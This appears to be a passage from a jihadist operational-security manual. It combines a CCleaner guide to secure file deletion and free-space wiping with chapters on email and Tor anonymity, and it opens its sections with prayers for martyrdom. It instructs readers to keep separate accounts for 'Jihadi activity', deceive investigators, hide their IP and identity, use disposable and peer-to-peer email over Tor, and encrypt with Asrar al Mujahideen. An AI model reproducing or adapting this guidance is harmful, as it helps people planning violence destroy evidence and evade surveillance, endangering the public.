CCleaner supports the cleaning of temporary or potentially unwanted files left by certain programs, including Internet Explorer, Firefox, Google Chrome, Opera, Safari, Windows Media Player, eMule, Google Toolbar, Netscape, Microsoft Office, Nero, Adobe Acrobat, Mcafee, Adobe Flash Player, Sun Java, WinRAR, WinAce, WinZip, GIMP and other applications along with browsing history, cookies, Recycle bin, memory dumps, file fragments, log files, system caches, application data, autocomplete form history, and various other data. The program also includes a registry cleaner to locate and correct problems in the Windows registry, such as missing references to shared DLLs, unused registration entries for file extensions, and missing references application paths. CCleaner can wipe the MFT free space of a drive, or the entire drive itself.

CCleaner can be employed to uninstall programs. In addition, CCleaner allows the alteration of start-up programs, similar to the Microsoft Windows MSConfig utility. Users can disable start-up programs. CCleaner also allows users to delete system restore points.


How To Install CCleaner

1 - Double Click on ccsetup311.exe


2 - Click OK

3 - Click Next

4 - Click Next




5 – Click Next to install




6 - Click Finish

RUN CCleaner


1 – Click on No



2 – Click on **Options**>**Settings**= **Secure file deletion** and select either **7 passes** or **35 passes**




3 – Click on Options>advanced and the deselect the options on right





3 – Make sure all these options are selected before running the Cleaner

4 – Click on Analyze and then Run Cleaner




5 – Click on Do not show me this message again and then Click on OK






Final - Upon Completing CCleaner will show a summary of everything that was deleted


100%
CLEANING COMPLETE - (56.833 secs)
14.8 MB removed.
Secure file deletion enabled - Very Complex Overwrite (35 passes)
Details of files deleted
Internet Explorer - Temporary Internet Files 369 KB 29 files
Windows Explorer - Recent Documents 3 KB 5 files
System - Windows Log Files 14,357 KB 10 files
Advanced - Old Prefetch data 21 KB 1 files
Applications - Office 2007 1 KB 3 files
Windows - MS Search 384 KB 3 files

Wipe Free Space with CCleaner

Step 1 : open CCleaner click on **Options** = Select **Settings and select the following settings**



You can increase the file wipe to 35 wipes

Step 2: Click on **Tools**


Select **Drive Wiper**

Make sure Wipe is at **"Free Space Only"**

Select the wipe amount you require the more the better

Select the Drive you wish to clean the Free space from

Click on Wipe



CCleaner is free and is updated constantly, check the website for more info and updates:
http://www.piriform.com/

Run CCleaner as many times possible especially when you are about to **SWITCH OFF** your computer.

Or when you are about to leave your computer

UNATTENDED!!

Emails

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lillah
Oh Allah! Grant me martyrdom in the Path of Allah!

Today emails are more than likely eavesdropped just like our other methods of communication because of the fear the kuffar has. Hotmail, gmail, yahoo, whatever you sign up to especially the big email providers are more than likely spying on you. So for this reason we must refrain from using emails for Jihadi activity and use if necessary with the right measures taken.
1st Personal and Jihadi emails should be on separate accounts PERIOD! The two should not exist on the same account this a major rule.

2nd Your Personal or work email account must not contain anything alarming, try not to use your account for even Islam as the sole purpose is to deceive the enemy

3rd always access your Jihadi account with a different internet connection/ or different IP address (please read chapter on wardriving and Tor)

4th never expose your real identity/location in your Jihadi account

5th try to learn how to use the program Asrar al Mujahideen (which is included) to send pgp encrypted messages

Encrypted Email

Advice By AmreekiWitness Taken From http://justpaste.it/anonlyne
May Allah Strengthen you Imaan & keep you Firm on the Straight Path Akhi!


https://Bitmessage.ch Tor Only Access: http://bitmailendavkbec.onion/

Now that one has a VPN, and TOR, he needs a new email. You can't use that same email that reveals your home address. I personally recommend to turn on Ghost VPN whilst all other browsers are closed, turn on TOR, and go to bitmessage.ch. Follow the instructions there. Bitmessage is a peer-to-peer email service, meaning they don't save any of your emails anywhere, unlike GMail which saves every email. The only person who gets your email is that other person. Emails are also sent to random peoples' inboxes, but they are not given the keys to see or decode them. This is done to confuse any spies who wish to uncover who sent what email to who. The contents of the email, the sender, and receiver are all hidden. Your email address will look something like, DA94RDGBH0SFDSG0484802@bitmessage.ch, when first making it. Simply go to the alias page, bitmessage alias, and create a nickname. You cannot login with this nickname, so it is important to save the original address, but it will end up looking like AmreekiWitness@bitmessage.ch instead of letters and numbers. This can be used to access social media. Login to your encrypted email at, bitmessage.ch/webmail.
Examples of what to use bitmessage.ch: To sign up to forums/receive links or even pgp messages (read Asrar al Mujahideen) setup social media pages etc.


Need a Quick Disposabe email address goto mailmate.com

Can be used to setup accounts with twitter etc.

To use simply enter your desired email address here and click check inbox



View inbox



Remember always to protect your ip address, make sure you use **Tor** when using this service and always code your message or simply use Asrar.


Tor
Internet Anonymity

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!


What Is Tor Project

To sum up Tor briefly, imagine driving a car with a different car registration plate every time or whenever you want, if anyone tries to find your car or track it down it makes it very difficult for the pursuer.


HOW TOR WORKS?
The following three graphics, taken from the Tor Project website itself, explain the process fairly easily.



First, the client's Tor-enabled software determines the list of available Tor nodes that are present in the network. By doing so, it ensures a random node selection each time so that no pattern can be observed by anyone spying, ensuring that you remain private throughout your activities. Random path selection also leaves no footprints, as no Tor node is aware of the origin or destination other than the terminal ones receiving from the clients. And since, from the millions of Tor nodes available, anyone can act as the first receiving node, therefore it is virtually impossible to trace the origin.



Now, the client generates an encrypted message which is relayed to the first Tor node. The Onion router on this node would peel off one layer of encryption and read the information identifying the second node. The second node would repeat the same process and pass on to third. This would go on until the final node receives the location of the actual recipient, where it transmits an unencrypted message to ensure complete anonymity.



Finally, when the client computer wants to establish another path, suppose to visit another website, or even the same one, the Tor network will select an entirely different, random path this time.

Visit Tor Project Website

Want Tor to really work?

You need to change some of your habits, as some things won't work exactly as you are used to.

1. **Use the Tor Browser**

   Tor does not protect all of your computer's Internet traffic when you run it. Tor only protects your applications that are properly configured to send their Internet traffic through Tor. To avoid problems with Tor configuration, we strongly recommend you use the Tor Browser Bundle. It is pre-configured to protect your privacy and anonymity on the web as long as you're browsing with the Tor Browser itself. Almost any other web browser configuration is likely to be unsafe to use with Tor.

2. **Don't enable or install browser plugins**

   The Tor Browser will block browser plugins such as Flash, RealPlayer, Quicktime, and others: they can be manipulated into revealing your IP address. Similarly, we do not recommend installing additional addons or plugins into the Tor Browser, as these may bypass Tor or otherwise harm your anonymity and privacy. The lack of plugins means that Youtube videos are blocked by default, but Youtube does provide an experimental opt-in feature (enable it here) that works for some videos.

3. **Use HTTPS versions of websites**

   Tor will encrypt your traffic to and within the Tor network, but the encryption of your traffic to the final destination website depends upon on that website. To help ensure private encryption to websites, the Tor Browser Bundle includes HTTPS Everywhere to force the use of HTTPS encryption with major websites that support it. However, you should still watch the browser URL bar to ensure that websites you provide sensitive information to display a blue or green URL bar button, include **https://** in the URL, and display the proper expected name for the website.

4. **Don't open documents downloaded through Tor while online**

   The Tor Browser will warn you before automatically opening documents that are handled by external applications. **DO NOT IGNORE THIS WARNING**. You should be very careful when downloading documents via Tor (especially DOC and PDF files) as these documents can contain Internet resources that will be downloaded outside of Tor by the application that opens them. This will reveal your non-Tor IP address. If you must work with DOC and/or PDF files, we strongly recommend either using a disconnected computer, downloading the free VirtualBox and using it with a virtual machine image with networking disabled, or using Tails. Under no circumstances is it safe to use BitTorrent and Tor together, however.

5. **Use bridges and/or find company**

   Tor tries to prevent attackers from learning what destination websites you connect to. However, by default, it does not prevent somebody watching your Internet traffic from learning that you're using Tor. If this matters to you, you can reduce this risk by configuring Tor to use a Tor bridge relay rather than connecting directly to the public Tor network. Ultimately the best protection is a social approach: the more Tor users there are near you and the more diverse their interests, the less dangerous it will be that you are one of them. Convince other people to use Tor, too!

Be smart and learn more. Understand what Tor does and does not offer. This list of pitfalls isn't complete, and we need your help identifying and documenting all the issues.

TOR Tutorial

In the name of God the Merciful
Peace, mercy and blessings of Allah
Portions, original /old tutorial taken from al-jahafal and as-ansar so credit due to Allah for those involved to bring you this tutorial.

